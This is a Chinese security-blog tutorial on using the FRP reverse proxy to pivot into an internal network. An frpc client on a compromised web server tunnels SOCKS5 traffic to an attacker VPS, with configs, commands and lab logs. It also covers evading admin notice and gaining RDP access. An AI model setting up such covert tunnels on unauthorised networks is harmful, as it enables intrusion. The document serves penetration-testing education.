

内网渗透 | FRP代理工具详解

原创 想走安全的小白 HACK学习呀

2020-11-16原文

FRP工具的使用

FRP官方文档:<https://gofrp.org/docs>

一、FRP工具的介绍

1.为什么需要内网穿透

我们的物理机、服务器可能处于路由器后或者处于内网之中。如果我们想直接访问到这些设备（远程桌面、远程文件、SSH等等），一般来说要通过一些转发或者P2P(端到端)组网软件的帮助。

其实，对于FRP穿透工具来说，它和端口转发有所不同，端口转发是只会进行单个端口的流量转发，但是这在渗透中往往是不行的，我们通过通过FRP进行内网的全流量的数据代理，像FRP可以代理全端口、全流量的数据，这样我们就可以使用SocksCap或者Proxifier等工具进行连接。

2.FRP介绍

frp

是一个可用于内网穿透的高性能的反向代理应用，支持TCP、UDP协议，为HTTP和HTTPS应用协议提供了额外的能力，且尝试性支持了点对点穿透。frp采用go语言开发。更多的人使用frp是为了进行反向代理，满足通过公网服务器访问处于内网的服务，如访问内网web服务，远程ssh内网服务器，远程控制内网NAS等，实现类似花生壳、ngrok等功能。而对于内网渗透来讲，这种功能恰好能够满足我们进行内网渗透的流量转发。FRP最大的一个特点使用SOCKS代理，而SOCKS是加密通信的，类似于做了一个加密的隧道，可以把外网的流量，通过加密隧道穿透到内网。效果有些类似于VPN。

3.为什么使用FRP

通过在具有公网 IP 的节点上部署 frp 服务端，可以轻松地将内网服务穿透到公网，同时提供诸多专业的功能特性，这包括：

- 客户端服务端通信支持 TCP、KCP 以及 Websocket 等多种协议。
- 采用 TCP 连接流式复用，在单个连接间承载更多请求，节省连接建立时间。
- 代理组间的负载均衡。
- 端口复用，多个服务通过同一个服务端端口暴露。
- 多个原生支持的客户端插件(静态文件查看，HTTP、SOCK5 代理等)，便于独立使用 frp 客户端完成某些工作。
- 高度扩展性的服务端插件系统，方便结合自身需求进行功能扩展。
- 服务端和客户端 UI 页面。


二、FRP工具原理

1.FR实现原理

frp 主要由客户端(frpc)和服务端(frps)组成，服务端通常部署在具有公网 IP

的机器上，客户端通常部署在需要穿透的内网服务所在的机器上。内网服务由于没有公网 IP，不能被非局域网内的其他用户访问。隐藏用户通过访问服务端的 frps，由 frp 负责根据请求的端口或其他信息将请求路由到对应的内网机器，从而实现通信。

2.FR图示




如上图所示，在目标内网(192.168.1.0网段)中，一共有多台内网服务器(使用三台进行简要说明)，其中内网WEB服务器和内网数据库服务器的端口被映射到Nginx反向代理服务器上，这样直接访问Nginx反向代理服务器的IP加上对应的端口即可访问到内网WEB服务器和内网数据库服务器。

现在存在这样的一种情况，由于内网WEB服务器的端口被映射到了公网(也就是Nginx反向代理服务器的80端口上)，因此可以通过访问Nginx服务器的80端口就直接可以访问到内网的WEB服务器上的业务，如果发现WEB主机上存在漏洞，通过漏洞拿到了WEB服务器的shell，注意这个shell并不是Nginx服务器的shell，而是内网WEB服务器的shell。

如果我们需要进行内网渗透，有两种思路，第一种是在内网WEB服务器上安装nmap、masscan这类工具进行扫描，第二种就是使用frp等工具进行代理，使用代理进行扫描。这里面就牵扯到两个问题，一个问题是如果拿下的这台主机是windows主机，但是在内网里面又发现了一台主机有web服务，这样怎么办？我们可以在这台主机上安装Burp和浏览器，进行抓包渗透，但是这个前提是你需要可以连接RDP，也就是说内网WEB服务器的3389也是映射到公网上的，可以直接连接进行渗透；还有一个问题是如果拿下的主机是linux主机呢？怎么在linux主机上安装burp呢？这显然是不合

理的，但是我们可以在这台linux主机上开启SOCKS代理，然后在本地使用SOCKS代理去连接，但是显然比较麻烦。因此，很多人在内网渗透中可能会选择使用FRP内网穿透工具来进行内网中的全流量代理，FRP是一个全流量代理，在本地可以使用SocksCap、Proxifier等工具进行连接。下面来进行说明。




首先，我们需要将FRP的服务端部署到公网VPS上，然后在我们拿下的那台内网主机上部署FRP的客户端，FRP在github上有多种版本，有些是有配置文件的，这样的话就需要在客户端和服务端分别配置两个文件，客户端的文件分别是frpc文件和frpc.ini文件；服务器端的文件分别是frps文件和frps.ini文件。还有不需要配置文件的，这是作者经过二次开发的文件

下载链接:

<https://github.com/uknowsec/frpModify>。

3.FRPR工作原理介绍



(1):首先启动frpc，frpc启动后会向frps注册，也就是内网WEB服务器会向VPS请求注册。

(2):客户端请求frps，也就是当我们的攻击机去访问frps。

(3):frps告知frpc有新请求，需要建立连接，也就是VPS告知内网WEB服务器，需要建立连接。

(4):frps收到frpc的请求，建立新的连接，也就是VPS接收到了内网WEB服务器的请求，建立了新的连接。

(5):frps吧frpc和攻击机的流量互相转发，将frps服务器当成流量中转站，也就是VPS将攻击机的流量转发给内网WEB服务器，把内网WEB服务器的流量转发给攻击机。

4.FRP配置文件

systemd	2020/9/30 15:44	文件夹	
frpc.exe	2020/9/30 15:41	应用程序	9,805 KB
frpc.ini	2020/9/30 15:44	配置设置	1 KB
frpc_full.ini	2020/9/30 15:44	配置设置	8 KB
frps.exe	2020/9/30 15:41	应用程序	13,066 KB
frps.ini	2020/9/30 15:44	配置设置	1 KB
frps_full.ini	2020/9/30 15:44	配置设置	5 KB
LICENSE	2020/9/30 15:44	文件	12 KB

(1):完整的服务器端配置文件

[common] 是必需的

[common]

ipv6的文本地址或主机名必须括在方括号中

如"[::1]:80", "[ipv6-host]:http" 或 "[ipv6-host%zone]:80"

bind_addr = 0.0.0.0

bind_port = 7000

udp nat 穿透端口

bind_udp_port = 7001

用于 kcp 协议 的 udp 端口，可以与 "bind_port" 相同

如果此项不配置，服务端的 kcp 将不会启用

kcp_bind_port = 7000

指定代理将侦听哪个地址，默认值与 bind_addr 相同

proxy_bind_addr = 127.0.0.1

如果要支持虚拟主机，必须设置用于侦听的 http 端口（非必需项）

提示：http端口和https端口可以与 bind_port 相同

vhost_http_port = 80

vhost_https_port = 443

虚拟 http 服务器的响应头超时时间（秒），默认值为60s

```
# vhost_http_timeout = 60

# 设置 dashboard_addr 和 dashboard_port 用于查看 frps 仪表盘
# dashboard_addr 默认值与 bind_addr 相同
# 只有 dashboard_port 被设定，仪表盘才能生效

dashboard_addr = 0.0.0.0

dashboard_port = 7500

# 设置仪表盘用户密码，用于基础认证保护，默认为 admin/admin

dashboard_user = admin

dashboard_pwd = admin

# 仪表板资产目录(仅用于 debug 模式下)

# assets_dir = ./static

# 控制台或真实日志文件路径，如./frps.log

log_file = ./frps.log

#

日志级别，分为trace（跟踪）、debug（调试）、info（信息）、warn（警告）、error（错误）

log_level = info

# 最大日志记录天数

log_max_days = 3
```

认证 token

token = 12345678

心跳配置，不建议对默认值进行修改

heartbeat_timeout 默认值为 90

heartbeat_timeout = 90

允许 frpc(客户端) 绑定的端口，不设置的情况下没有限制

allow_ports = 2000-3000,3001,3003,4000-50000

如果超过最大值，每个代理中的 pool_count 将更改为 max_pool_count

max_pool_count = 5

每个客户端可以使用最大端口数，默认值为0，表示没有限制

max_ports_per_client = 0

如果 subdomain_host 不为空，可以在客户端配置文件中设置 子域名类型为
http 还是 https

当子域名为 test 时，用于路由的主机为 test.frps.com

subdomain_host = frps.com

是否使用 tcp 流多路复用，默认值为 true

tcp_mux = true

对 http 请求设置自定义 404 页面

custom_404_page = /path/to/404.html

(2):完整的客户端配置文件

[common] 是必需的

[common]

ipv6的文本地址或主机名必须括在方括号中

如"[::1]:80", "[ipv6-host]:http" 或 "[ipv6-host%zone]:80"

server_addr = 0.0.0.0

server_port = 7000

如果要通过 http 代理或 socks5 代理连接

frps, 可以在此处或全局代理中设置 http_proxy

只支持 tcp协议

http_proxy = http://user:passwd@192.168.1.128:8080

http_proxy = socks5://user:passwd@192.168.1.128:1080

控制台或真实日志文件路径, 如./frps.log

log_file = ./frpc.log

#

日志级别, 分为trace (跟踪)、debug (调试)、info (信息)、warn (警告)、error (错误)

log_level = info

最大日志记录天数

log_max_days = 3

认证 token

token = 12345678

设置能够通过 http api 控制客户端操作的管理地址

admin_addr = 127.0.0.1

admin_port = 7400

admin_user = admin

admin_pwd = admin

将提前建立连接，默认值为 0

pool_count = 5

是否使用 tcp 流多路复用，默认值为 true，必需与服务端相同

tcp_mux = true

在此处设置用户名后，代理名称将设置为 {用户名}.{代理名}

user = your_name

决定第一次登录失败时是否退出程序，否则继续重新登录到 frps

默认为 true

login_fail_exit = true

```
# 用于连接到服务器的通信协议

# 目前支持 tcp/kcp/websocket, 默认 tcp

protocol = tcp


# 如果 tls_enable 为 true, frpc 将会通过 tls 连接 frps

tls_enable = true


# 指定 DNS 服务器

# dns_server = 8.8.8.8


# 代理名, 使用 ',' 分隔

# 默认为空, 表示全部代理

# start = ssh,dns


# 心跳配置, 不建议对默认值进行修改

# heartbeat_interval 默认为 10 heartbeat_timeout 默认为 90

# heartbeat_interval = 30

# heartbeat_timeout = 90


# 'ssh' 是一个特殊代理名称

[ssh]

# 协议 tcp | udp | http | https | stcp | xtcp, 默认 tcp

type = tcp
```

```
local_ip = 127.0.0.1

local_port = 22

# 是否加密，默认为 false
use_encryption = false

# 是否压缩
use_compression = false

# 服务端端口
remote_port = 6001

# frps 将为同一组中的代理进行负载均衡连接
group = test_group

# 组应该有相同的组密钥
group_key = 123456

# 为后端服务开启健康检查，目前支持 'tcp' 和 'http'
# frpc 将连接本地服务的端口以检测其健康状态
health_check_type = tcp

# 健康检查连接超时
health_check_timeout_s = 3

# 连续 3 次失败，代理将会从服务端中被移除
health_check_max_failed = 3

# 健康检查时间间隔
health_check_interval_s = 10

[ssh_random]

type = tcp
```

```
local_ip = 127.0.0.1

local_port = 22

# 如果 remote_port 为 0 ,frps 将为您分配一个随机端口

remote_port = 0


# 如果要暴露多个端口, 在区块名称前添加 'range:' 前缀

# frpc 将会生成多个代理, 如 'tcp_port_6010', 'tcp_port_6011'

[range:tcp_port]

type = tcp

local_ip = 127.0.0.1

local_port = 6010-6020,6022,6024-6028

remote_port = 6010-6020,6022,6024-6028

use_encryption = false

use_compression = false


[dns]

type = udp

local_ip = 114.114.114.114

local_port = 53

remote_port = 6002

use_encryption = false

use_compression = false


[range:udp_port]
```

```
type = udp

local_ip = 127.0.0.1

local_port = 6010-6020

remote_port = 6010-6020

use_encryption = false

use_compression = false


# 将域名解析到 [server_addr] 可以使用 http://web01.yourdomain.com
# 访问 web01

[web01]

type = http

local_ip = 127.0.0.1

local_port = 80

use_encryption = false

use_compression = true

# http 协议认证

http_user = admin

http_pwd = admin

# 如果服务端域名为 frps.com, 可以通过 http://test.frps.com 来访问
# [web01]

subdomain = web01

custom_domains = web02.yourdomain.com

# locations 仅可用于HTTP类型

locations = /,/pic
```

```
host_header_rewrite = example.com

# params with prefix "header_" will be used to update http
request headers

header_X-From-Where = frp

health_check_type = http

# frpc 将会发送一个 GET http 请求 '/status' 来定位http服务

# http 服务返回 2xx 状态码时即为存活

health_check_url = /status

health_check_interval_s = 10

health_check_max_failed = 3

health_check_timeout_s = 3


[web02]

type = https

local_ip = 127.0.0.1

local_port = 8000

use_encryption = false

use_compression = false

subdomain = web01

custom_domains = web02.yourdomain.com

# v1 或 v2 或 空

proxy_protocol_version = v2


[plugin_unix_domain_socket]
```

```
type = tcp  
remote_port = 6003  
plugin = unix_domain_socket  
plugin_unix_path = /var/run/docker.sock
```

```
[plugin_http_proxy]
```

```
type = tcp  
remote_port = 6004  
plugin = http_proxy  
plugin_http_user = abc  
plugin_http_passwd = abc
```

```
[plugin_socks5]
```

```
type = tcp  
remote_port = 6005  
plugin = socks5  
plugin_user = abc  
plugin_passwd = abc
```

```
[plugin_static_file]
```

```
type = tcp  
remote_port = 6006  
plugin = static_file  
plugin_local_path = /var/www/blog
```



```
plugin_strip_prefix = static
```

```
plugin_http_user = abc
```

```
plugin_http_passwd = abc
```

```
[plugin_https2http]
```

```
type = https
```

```
custom_domains = test.yourdomain.com
```

```
plugin = https2http
```

```
plugin_local_addr = 127.0.0.1:80
```

```
plugin_cert_path = ./server.crt
```

```
plugin_key_path = ./server.key
```

```
plugin_host_header_rewrite = 127.0.0.1
```

```
[secret_tcp]
```

```
# 如果类型为 secret tcp, remote_port 将失效
```

```
type = stcp
```

```
# sk 用来进行访客认证
```

```
sk = abcdefg
```

```
local_ip = 127.0.0.1
```

```
local_port = 22
```

```
use_encryption = false
```

```
use_compression = false
```

```
# 访客端及服务端的用户名应该相同
```

```
[secret_tcp_visitor]

# frpc role visitor -> frps -> frpc role server

role = visitor

type = stcp

# 要访问的服务器名称

server_name = secret_tcp

sk = abcdefg

# 将此地址连接到访客 stcp 服务器

bind_addr = 127.0.0.1

bind_port = 9000

use_encryption = false

use_compression = false
```

```
[p2p_tcp]

type = xtcp

sk = abcdefg

local_ip = 127.0.0.1

local_port = 22

use_encryption = false

use_compression = false
```

```
[p2p_tcp_visitor]

role = visitor

type = xtcp
```

```
server_name = p2p_tcp

sk = abcdefg

bind_addr = 127.0.0.1

bind_port = 9001

use_encryption = false

use_compression = false
```

(3):客户端和服务端部分配置文件

这个是下载下来的配置文件，主要看一下frpc.ini和frps.ini这两个配置文件



介绍一下这个配置文件的参数

frps.ini的配置文件如下:

```
[common]

bind_port = 7000
```

[common]部分是必须有的配置，其中bind_port是自己设定的frp服务端端口，用于和frp服务器端进行通信。

token用于验证连接，只有服务端和客户端token相同的时候才能正常访问。如果不使用token，那么所有人都可以直接连接上，所以我建议大家在使用的时候还是把token加上。

frpc.ini配置文件如下:

```
[common]
```

```
server_addr = VPS IP
```

```
server_port = 7000
```

```
[ssh]
```

```
type = tcp
```

```
local_ip = 127.0.0.1
```

```
local_port = 22
```

```
remote_port = 6000
```

[common]部分是必须有的配置

其中server addr是VPS的IP

server

port是用来和frp客户端通信的端口，必须和frp服务器端端口一致，默认是7000。

[ssh] 可以修改成任意名称，local ip是本地的IP，local port是本地进行监听的端口，remote port是访问VPS时需要使用的端口，也就是说访问到这个remote port端口时才能访问到内网。

三、FRP使用场景

1.windows主机

- 第一种情况(3389出网)

当我们拿下的这台windows主机开启3389端口时，那就比较好办了，我们可以直接拿到管理员hash解密或者新建用户等直接进行连接，这样我们可以在该主机上执行安装goby等常用的扫描工具，但是这样可能会被管理员发现；当然，我们也可以使用frp进行内网代理，在物理机上通过代理进行扫描。

- 第二种情况(3389不出网)

当我们拿下的这台内网主机是windows时，也就是内网WEB服务器是windows时，如果这台主机的3389端口没有映射到Nginx服务器上，那么，我们就不能使用远程桌面进行连接，如果需要扫描内网最好的办法就是使用frp等代理工具进行全流量代理，然后使用SocksCap或Proxifier等工具进行代理。

2.Linux主机

当我们拿下的主机是linux主机的时候，我们想要在该主机上安装一些扫描工具，可以使用命令行安装nmap、masscan等工具，但是相对来说容易被发现，因此也可以使用frp来进行代理，并且也不能进行远程桌面，因此，使用frp是相对来说比较好的方法。

四、FRP工具的使用

1.FRP下载

FRP使用Golang编写，可以直接下载相应的文件。

有配置文件:

<https://github.com/fatedier/frp/releases>

不需要配置文件:

<https://github.com/uknowsec/frpModify>

2.部署

解压缩下载的压缩包，将其中的 frpc 拷贝到内网服务所在的机器上，将 frps 拷贝到具有公网 IP 的机器上，放置在任意目录。

3.常用命令

(1):启动frp客户端

```
./frpc -c ./frpc.ini
```

(2):后台启动frp客户端

```
nohup ./frpc -c ./frpc.ini &
```

(3):启动frp服务器端

```
./frps -c ./frps.ini
```

(4):后台启动frp服务器端

```
nohub ./frps -c ./frps.ini &
```

(5):控制台

```
wget
```

```
https://github.com/fatedier/frp/releases/download/v0.9.3/frp_0.3  
4.1_linux_386.tar.gz
```

```
tar xzf frp_0.34.1_linux_386.tar.gz
```

```
mv frp_0.34.1_linux_386 frp
```

```
cd frp
```

```
vi frp.ini
```

添加如下内容

```
dashboard_port = 7500
```

```
dashboard_user = admin
```


```
dashboard_pwd = admin
```


启动frps

```
./frps -c ./frps.ini
```

116.62.106.123:7500

截图





但是这个功能一般没不太会用到。

五、FRP工具使用案例

1.内网环境搭建

VPS(FRP服务器端):116.62.106.123

攻击机(物理机win10):115.171.90.105


内网WEB服务器(虚拟机win7):192.168.223.151

注意:内网WEB服务器必须要出网，这样才能连接VPS的7000端口。

2.使用有配置文件的FRP

(1):在VPS上下载FRP服务器端

这个类型的FRP



(2):在内网服WEB务器(192.168.223.151)上下载frp客户端

frp					
打开 共享 打印 新建文件夹					
名称	修改日期	类型	大小		
systemd	2020/9/30 15:44	文件夹			
frpc.exe	2020/9/30 15:41	应用程序	9,805 KB		
frpc.ini	2020/11/7 9:24	配置设置	1 KB		
frpc_full.ini	2020/9/30 15:44	配置设置	8 KB		
frps.exe	2020/9/30 15:41	应用程序	13,066 KB		
frps.ini	2020/9/30 15:44	配置设置	1 KB		
frps_full.ini	2020/9/30 15:44	配置设置	5 KB		
LICENSE	2020/9/30 15:44	文件	12 KB		

(3):修改FRP配置文件如下所示

[common]

server_addr = 116.62.106.123

server_port = 7000

[3389]

type = tcp

local_ip = 127.0.0.1

local_port = 3389

remote_port = 6000

plugin = socks5

```
[common]
server_addr = 116.62.106.123
server_port = 7000

[3389]
type = tcp
local_ip = 127.0.0.1
local_port = 3389
remote_port = 6000
plugin = socks5
```

VPS的IP

由于是windows主机,因此使用3389,linux主机可以使用22端口

加上这一行,指明类型,之前没有加上这样一行,显示认证失败

注意:说两个需要注意的地方:

第一个:local_port这块的端口经过测试,可以设置成任意端口,目前在windows主机上测试了3389、22222和22端口都成功了。

第二个:需要添加上 plugin = socks5这一行,因为经过测试,如果不加这一行,使用SocksCap会显示协商代理认证方式失败,因此需要加上这一行。如下图:



(4):先在VPS(FRP服务器端)执行如下命令

`./frps -c frps.ini`


```
[root@izbp13s58ab22ea4iuwr0dZ frp_0.34.1_linux_386]# ./frps -c frps.ini
2020/11/07 21:05:45 [I] [service.go:190] frps tcp listen on 0.0.0.0:7000
2020/11/07 21:05:45 [I] [root.go:212] start frps success
```

(5):然后在FRP客户端执行如下命令

`frpc -c ./frpc.ini`

```
C:\Users\Administrator\Desktop\frp>frpc -c ./frpc.ini
2020/11/07 21:07:31 [I] [service.go:288] [89f6723f28548df6] login to server success, get run id [89f6723f28548df6]
2020/11/07 21:07:31 [I] [proxy_manager.go:144] [89f6723f28548df6] proxy added: 3389
2020/11/07 21:07:31 [I] [control.go:180] [89f6723f28548df6] [3389] start proxy success
```

(6):设置浏览器代理为VPS的6000端口


编辑代理 test

标题或描述 (可选)

代理类型
 SOCKS5

颜色

#0055e5


代理 IP 地址或 DNS 名称 ★

Send DNS through SOCKS5 proxy
☐ Off

端口 ★

HACK学习呀

(7):成功访问到内网主机



3.使用没有配置文件的FRP

<https://github.com/uknowsec/frpModify>

(1):在VPS上上传frp服务器端

```
[root@iZbp13s58ab22ea4iuwr0dZ ~]# ls
11.sh  bin  boot  dev  etc  frp  frps_linux_amd64  home  lib  lib64  media  mnt  op
```

(2):在内网WEB服务器(192.168.223.151)上上传frp客户端

```
C:\Users\Administrator\Desktop>dir | findstr frpc
2020/06/21  12:12          10,520,576 frpc.exe
```

HACK学习呀

(3):在VPS上添加配置文件

配置文件名称如下:

frps.ini

[common]

bind_port = 2333

token = uknowsec

```
[common]
bind_port = 2333
token = uknowsec
```

HACK学习呀

(4):在VPS上执行如下命令

./frps -c frps.ini

```
[root@iZbp13s58ab22ea4iuwr0dZ /]# ./frps -c frps.ini
2020/11/07 11:41:56 [I] [service.go:178] frps tcp listen on 0.0.0.0:2333
2020/11/07 11:41:56 [I] [root.go:209] start frps success
```

HACK学习呀

(5):在内网WEB服务器上执行如下命令

frpc.exe -t VPSIP -p 2333

```
C:\Users\Administrator\Desktop>frpc.exe -t 192.168.223.151 -p 2333
Modify by Uknow
Configure frps.ini As follows

[common]
bind_port = 2333
token = uknowsec

2020/11/07 11:42:20 [I] [service.go:282] [42f5a575c108de2d] login to server success, get run id [42f5a575c108de2d]
er udp port [0]
2020/11/07 11:42:20 [I] [proxy_manager.go:144] [42f5a575c108de2d] proxy added: [http_proxy]
2020/11/07 11:42:20 [I] [control.go:179] [42f5a575c108de2d] [http_proxy] start proxy success
```

HACK学习呀

这样FRP就配置成功了。

4.使用工具通过FRP访问内网

为了证明FRP的联通性，下面的操作都是在另一台电脑上进行操作的。

(1):使用浏览器设置代理访问


①:设置浏览器代理

编辑代理 test

标题或描述 (可选)	代理类型
test <small>← 代理名称(随便写)</small>	SOCKS5 <small>← 代理类型选择SOCKS5,FRP使用的是SOCKS流量</small>
颜色	代理 IP 地址或 DNS 名称 ★
#66cc66	<small>← VPS的IP(也就是FRP服务器的IP)</small>
Send DNS through SOCKS5 proxy	端口 ★
On	23333 <small>← 访问的端口(必须是23333,是FRP客户端写定的)</small>
	用户名 (可选)
	USERNAME

HACK学习呀

②:使用代理进行访问



(2):使用SocksCap进行访问

①:设置SocksCap



②:使用SocksCap进行访问

SocksCap64 - 4.7 [Administrator Mode]




代理引擎: 当前代理: 本地 - SOCKS 5 - [116.62.106.123:23333]




HACK学习呀


| 192.168.223.151




(3):使用Proxifier进行访问

①:设置Proxifier





②:所有的应用程序都会走Proxifier代理



(4):三种方式的优缺点:

- ①:使用浏览器代理比较方便，设置简单，但是只能访问内网中的web服务。
- ②:使用SocksCap时，需要使用哪种工具就把该工具导入进去，相对来说比较方便，但是如果需要使用多个工具，每个导入会比较麻烦。
- ③:使用Proxifier时，所有的应用都会走代理，这样就会导致有些应用你不想让它走代理也没有办法做到。



推荐阅读：

内网渗透 | 常用的内网穿透工具使用

2020年性价比最高安全课程


报名线上学习

从零开始学习白帽黑客

HACK学习呀

点赞 在看 转发

原创投稿作者：想走安全的小白



精选留言

用户设置不下载评论